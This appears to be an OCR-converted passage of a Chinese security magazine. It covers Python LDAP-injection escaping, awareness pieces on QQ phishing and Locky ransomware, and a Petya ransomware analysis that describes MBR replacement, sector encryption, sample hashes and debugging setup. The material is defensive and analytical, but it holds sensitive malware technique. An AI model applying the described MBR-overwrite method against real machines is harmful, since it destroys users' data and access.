      if c < '0' or c > 'z' or c in "\\*()":

        c = "\\%02x" % ord(c)

      r.append(c)

  elif escape_mode==2:

    for c in assertion_value:

      r.append("\\%02x" % ord(c))

  else:

    raise ValueError('escape_mode must be 0, 1 or 2.')

  s = ''.join(r)

```

```
else:
    s = assertion_value.replace('\\', r'\5c')
    s = s.replace(r'*', r'\2a')
    s = s.replace(r'(', r'\28')
    s = s.replace(r')', r'\29')
    s = s.replace('\x00', r'\00')
return s
```
</pre>

源码解读如下：如果未设置转义模式，就将\,*,(,),\x00这5个字符转成其ascii码值。那么如何过滤呢？代码如下：

<pre class="lang:default decode:true ">```python
name=ldap.filter.escape_filter_chars(name)
```

有时候为了查看实际的搜索结果，可以下载 ldap 的相关工具，在 windows 下推荐使用 LDAP Administrator，linux 下可以使用 ldapsearch 工具，ldapsearch 具体用法如下：

## 2 python 安全编码

如何在 python 中防止 LDAP 注入呢？首先我们来看下简单的 ldap 连接，绑定再到查询的示例，这个查询是存在注入风险的，请不要模仿，请不要模仿，请不要模仿。

经过过滤之后再丢到查询参数中。

或者使用 filter_format, 注意占位符 %s 和参数的对应关系。

<pre class="lang:default decode:true ">python
current_app.setdefault('LDAP_GROUP_OBJECT_FILTER', '(&(objectclass=Group)(userPrincipalName=%s))')

query = ldap.filter.filter_format(

        current_app['LDAP_USER_OBJECT_FILTER'], (user,))

总之记住一条，ldap 的搜索参数是需要手工过滤的。
```

03 安全意识

- ★ 绿盟君带你走进加强安全意识小漫画（一）
- ★ 绿盟君带你走进加强安全意识小漫画（二）
- ★ Petya Ransomware 具备技术挑战与想象力的勒索软件
- ★ Security Fabric：软件定义的弹性安全云
- ★ 恶意邮件不完全分类及防范指南

绿盟君带你走进加强安全意识小漫画（一）

所谓安全，无危则安，无损则全，安全是一切生产工作顺利开展的重要环节，是所有工作发展的基础。安全事故常常由物的不安全状态和人的不安全行为引起，而人的不安全行为是受人的安全意识所影响，由此可见安全意识对安全生产有着决定性作用。

安全意识分类

“安全第一”意识

“安全第一”是做好一切工作的试金石，是落实“以人为本”的根本措施。坚持安全第一，就是对国家负责，对企业负责，对人的生命负责。

“预防为主”的意识

“预防为主”是实现安全第一的前提条件，也是重要手段和方法。“隐患险于明火，防范胜于救灾”，虽然人类还不可能完全杜绝事故的发生，实现绝对安全，但只要积极探索规律，采取有效的事前预防和控制措施，做到防范于未然，将事故消灭在萌芽状态。

遵守法律法规意识

随着我国法律意识和法制观念的进一步提高，依法行车是做好道路运输工作的前提，自觉树立法律法规意识，自觉遵章守纪，也是做好安全驾驶的前提。

自我保护意识


安全是自己的，也是大家的。往往因为自己失误，会伤害自己，伤害他人，甚至给国家造成不可估量的损失，危及到社会的稳定。

群体意识

一定要树立良好的群体意识，相互帮助，相互保护，相互协作，密切配合，这是保障安全驾驶的重要条件。例如在高速公路堵塞时，没有群体意识，任何个人都无法实现单个车辆行走的可能性。

安全小漫画

不法分子通过各种渠道（QQ 聊天信息、QQ 空间、假系统消息等）散布中奖、排名、免费送 QQ 靓号等虚假信息吸引用户眼球，并以丰厚的奖品为噱头吸引用户点击链接，进入到仿冒的腾讯公司中奖活动网页，要求用户输入 QQ 号码、密码、个人资料，并以此盗取 QQ。



有很多不法分子以 QQ 安全中心的名义向用户 QQ 邮箱发送诈骗邮件，以各种理由（如号码被恶意申诉、号码所属权出现争议、密码保护升级等）诱导用户点击链接，进入到仿冒的安全中心网站填写密码、密保等相关隐私资料，然后不法分子便利用这些隐私资料窃取 QQ。

QQ 邮箱官方邮件识别办法

绿盟君带你走进加强安全意识小漫画（二）

近期，一种名为“Locky”新型病毒伴装成电子邮件附件的形式，肆意传播。一旦用户点击携带病毒的附件，计算机上所有的数据都会被恶意加密。用户要想重新解开数据的密码，就必须向勒索者缴纳一定数量的赎金。

据中国警察网获悉，2016 年 3 月 24 日，铜陵市公安局网安支队接到该市某企业员工报案，称：其电脑内的文档等文件被加密成后缀名为“lock”的文件，内容无法看到，电脑界面上提示按照其指定的方式付款后才能给予解开。

看来这次勒索事件与以往不同，犯罪集团的矛头开始指向中国用户。

快来跟绿盟君普及一下相关的知识吧：

啥叫邮件病毒？

邮件病毒具有以下特点：

1、感染速度快

病毒在网络中通过电子邮件这样的网络通讯机制进行迅速扩散。

2、扩散面广

由于电子邮件不仅仅在单个企业内部传播，扩散范围很大，不但能迅速传染局域网内所有计算机，还能将病毒在一瞬间传播到千里之外。

3、清除困难

一些计算机一旦感染了病毒，清除病毒变得非常困难，刚刚完成清除工作的计算机有可能被网络中另一台带毒工作站所感染。而邮件勒索病毒文件一旦进入本地，就会自动运行，同时删除勒索软件样本，以躲避查杀和分析。

4、破坏性大

感染了邮件病毒之后，将直接影响网络的工作，轻则降低速度，影响工作效率，重则使网络及计算机崩溃，资料丢失等，如果中了勒索病毒，还会给企业和用户带来直接的经济损失。

5、隐蔽性强

邮件病毒与其他病毒相比，更隐蔽。一般来说，邮件病毒通常是隐蔽在邮件的附件中，一定程度上会加速病毒的泛滥，也增加了查杀病毒的难度。

啥叫勒索病毒?


勒索病毒是一种恶意软件程序，可以让电脑上的多种重要文件都被加密而无法打开，用户无计可施，只能乖乖支付赎金，以期对文件解密。

近期非常活跃的病毒 Locky，就是通过垃圾邮件活动传播的一种新型的勒索病毒，能够躲避反垃圾邮件过滤器，通过社会工程学手段诱骗用户打开电子邮件的 Office 附件。

Locky 不仅仅恶意加密它入侵的电脑，而且还通过现有的网络连接继续传播，并且感染所有它能到达的电脑。这种特洛伊病毒明显是通过工作场所的一台电脑进入企业内的网络系统，然后进行快速的自我复制、传播。

肿么就中招了?

1. 以压缩包附件形式隐藏在邮件中，通过各种形式引诱用户打开运行。
2. 运行后，会从网络上下载真实的勒索病毒样本。
3. 运行后，会从网络上下载公钥内容写入到注册表中。
4. 弹出勒索信息提示框，要求付费等形式。



我该怎么预防?

面对邮件病毒该怎么办呢?

防护意识

首先要有防护意识。一般这种病毒会是一个带病毒的附件,不去运行它,就不会侵染到本地系统。所以,不要轻易打开陌生人来信中的附件文件。当收到陌生人寄来的一些自称是不可不看的有趣邮件时,千万不要不加思索,尤其对于一些“.exe、.js、.vbs”之类的可执行文件,就更要谨慎,不要双击打开。

文件备份

最好养成定期异地备份资料的习惯。重要资料文件等备份到其他储存媒体上,如 USB 盘、移动硬盘、刻录盘等,尽量不要使用本地硬盘,以确保数据的安全,一旦出现问题,还有恢复数据的可能性。

断开网络

如果不幸遭遇病毒入侵之后,当机立断的一件事就是断开你的网络连接,以避免病毒的进一步扩散。

借助杀毒软件

一般的邮件病毒可以用两种以上的工具软件来交叉清理。在多数情况下 Windows 可能要重装,因为病毒会破坏掉一部分文件让系统变慢或出现频繁的非法操作。由于杀毒软件在开发时侧重点不同、使用的杀毒引擎不同,各种杀毒软件都有自己的长处和短处,交叉使用效果相对来说比较理想。

但是新型的病毒变种,会让一些安全系统不能正确识别它们,因此平时的安全防范意识非常重要,养成良好的安全习惯比中招后修补更加紧要。

Petya Ransomware
具备技术挑战与想象力的勒索软件

■ 李东宏 李丹 雷远晓

网络犯罪分子一般使用的较为复杂的方法来安装勒索软件就像 Cryptolocker，Locky 和 teslacrypt 等等。但是在某些情况下，安装无需用户点击，是悄无声息的发生，比如 Petya Ransomware。

基本概念

什么是勒索软件?

勒索软件是黑客用来劫持用户资产或资源并以此为条件向用户勒索钱财的一种恶意软件。

用百度百科来解释，勒索软件通常会将用户系统上文档、邮件、数据库、源代码、图片、压缩文件等多种文件进行某种形式的加密操作，使之不可用，或者通过修改系统配置文件、干扰用户正常使用系统的方法使系统的可用性降低，然后通过弹出窗口、对话框或生成文本文件等的方式向用户发出勒索通知，要求用户向指定帐户汇款来获得解密文件的密码或者获得恢复系统正常运行的方法。

什么是 MBR ?

MBR，即主引导记录（Master Boot Record），是对 IBM 兼容机的硬盘或者可移动设备分区时，在驱动器最前端的一段引导扇区，位于磁盘的 0 柱面、0 磁头、1 扇区（每个扇区为 512 个字节）。

MBR 描述了逻辑分区的信息，包含文件系统和组织方式，以及计算机在启动第二阶段加载操作系统的可执行代码或连接每个分区的引导记录，通常被称为引导程序。

MBR 结构如下：

字节偏移（十六进制）	字节数	描述
0x00-0x1BD	446	引导代码
0x1BE-0x1CD	16	分区表项 1
0x1CE-0x1DD	16	分区表项 2
0x1DE-0x1ED	16	分区表项 3
0x1EE-0x1FD	16	分区表项 4
0x1FE-0x1FF	2	签名值 0xAA55 或者 0x55AA

Petya Ransomware 样本分析


Petya Ransomware 样本信息

MD5	File
A92F13F3A1B3B39833D3CC336301B713	伪装成 PDF 的 EXE 文件
AF2379CC4D607A45AC44D62135FB7015	伪装成 RAR 的 EXE 文件


Petya Ransomware 样本行为

样本将自己的图标伪装成 PDF 和 RAR 自解压的可执行文件，攻击者通过邮件将恶意代码发送给攻击目标，利用社会工程学引诱攻击者进行运行。

木马运行后通过内部调用系统硬件异常，导致系统蓝屏重启。




系统重启后会提示用户进行磁盘检查，实际上此时在执行磁盘加密功能。




执行完毕后主机会看到闪烁的屏幕，由一些 ASCII 码组成。

根据提示按任意键后，屏幕上回显示勒索信息，按照信息提示支付比特币才能解决问题。




用 diskgenius 查看加密后的情况，发现样本并未进行全盘加密，而是加密了系统分区。




Petya Ransomware 执行概要

该样本主文件是一个外壳程序，静态无法检测到恶意代码，执行过程中会申请新的内存空间，释放主功能代码，写入到物理磁盘的启动位置，修改 MBR，之后强制系统重启。具体流程图如下：




Petya Ransomware 行为分析


样本文件的行为




加密 0x22 个扇区



替换 MBR 数据




将加解密代码写入磁盘扇区




写入 3 个与加解密有关的数据到磁盘中

红色部分为 32 个字节经过加密的 KEY，蓝色部分为设备唯一 ID 号，粉色部分为提示用户在勒索网站需要填入的解密字符串。



执行硬件错误异常


MBR 代码




恶意 MBR 代码

0x7C21 处将样本的主功能代码加在到内存 0x8000 处，然后在 0x7C30 处跳转到恶意代码进行加解密操作。


加密代码



加密 KEY（0x20 个）数据在内存中的位置




加密函数




加密函数的部分流程

解密代码



加密用户输入 KEY 的流程



检测认证缓冲区与解密流程

Petya Ransomware 技术分析


调试方法

此样本利用 MBR 进行攻击，因此针对 MBR 的调试不能在用户层进行调试，需要进行深入的调试，可以利用虚拟机进行 MBR 的调试，这里使用的是 IDA+VMWARE 的解决方案。

VMWARE 提供的 GDB Stub 分两个部分，一个用于支持 X86，一个用于支持 X64。当处于调试状态的 VMWARE 虚拟 CPU 运行在 16/32 位模式下时，32 位支持的 GDB Stub 生效，监听 8832 端口。当处于调试状态的 VMWARE 虚拟 CPU 运行在 Long-Mode 位模式下时，64 位支持的 GDB Stub 生效，监听 8864 端口。当在虚拟机的主配置文件（.VMX）中加入如下代码：

```
debugStub.listen.guest32.remote = “TRUE”
debugStub.listen.guest64.remote = ”TRUE”
monitor.debugOnStartGuest32 = “TRUE”
debugStub.hideBreakpoints = “TRUE”
bios.bootDelay = “3000”
```


启动虚拟机后，IDA 通过附加 Remote GDB debugger，设置如下进行调试：



检测结果

杀毒软件	检测结果
MicroWorld-eScan	Trojan.GenericKD.3132766
nProtect	Trojan/W32.Petr.806912
CAT-QuickHeal	Trojan-Ransom.Petr.r5
McAfee	RDN/Ransom
VIPRE	Trojan.Win32.Generic!BT
K7AntiVirus	Trojan (004e1cd31)
BitDefender	Trojan.GenericKD.3132766
K7GW	Trojan (004e1cd31)
Cyren	W32/Petya.XMFF-8835
Symantec	Trojan.Cryptolocker.AJ
ESET-NOD32	Win32/Diskcoder.Petya.A
TrendMicro-HouseCall	Ransom_PETYA.E
Kaspersky	Trojan-Ransom.Win32.Petr.l
NANO-Antivirus	Trojan.Win32.AD.ebjjem
ViRobot	Trojan.Win32.S.Petya.806912[h]
AegisLab	Troj.Ransom.W32!c
Rising	PE:Malware.Generic/QRS!1.9E2D [F]
Ad-Aware	Trojan.GenericKD.3132766
Sophos	Troj/Petya-C
F-Secure	Trojan.GenericKD.3132766
DrWeb	Trojan.MBRlock.245
Zillya	Trojan.Petr.Win32.5
TrendMicro	Ransom_PETYA.E
McAfee-GW-Edition	BehavesLike.Win32.Downloader.bh
Emsisoft	Trojan-Ransom.Win32.Petya (A)
F-Prot	W32/Petya.G
Avira	TR/AD.Petya.Y.hhd
Microsoft	Ransom:Win32/Petya
Arcabit	Trojan.Generic.D2FCD5E
SUPERAntiSpyware	Ransom.Petya/Variant
GData	Trojan.GenericKD.3132766
ALYac	Trojan.GenericKD.3132766
AVware	Trojan.Win32.Generic!BT
Panda	Trj/CryptoPetya.A
Tencent	Win32.Trojan.Petr.Urb
Yandex	Trojan.Petr!
Ikarus	Trojan-Ransom.PetYa
AVG	Ransomer.LBN
Qihoo-360	Trojan.Generic

检测结果




绿盟科技 POMA 样本检测结果

数据恢复

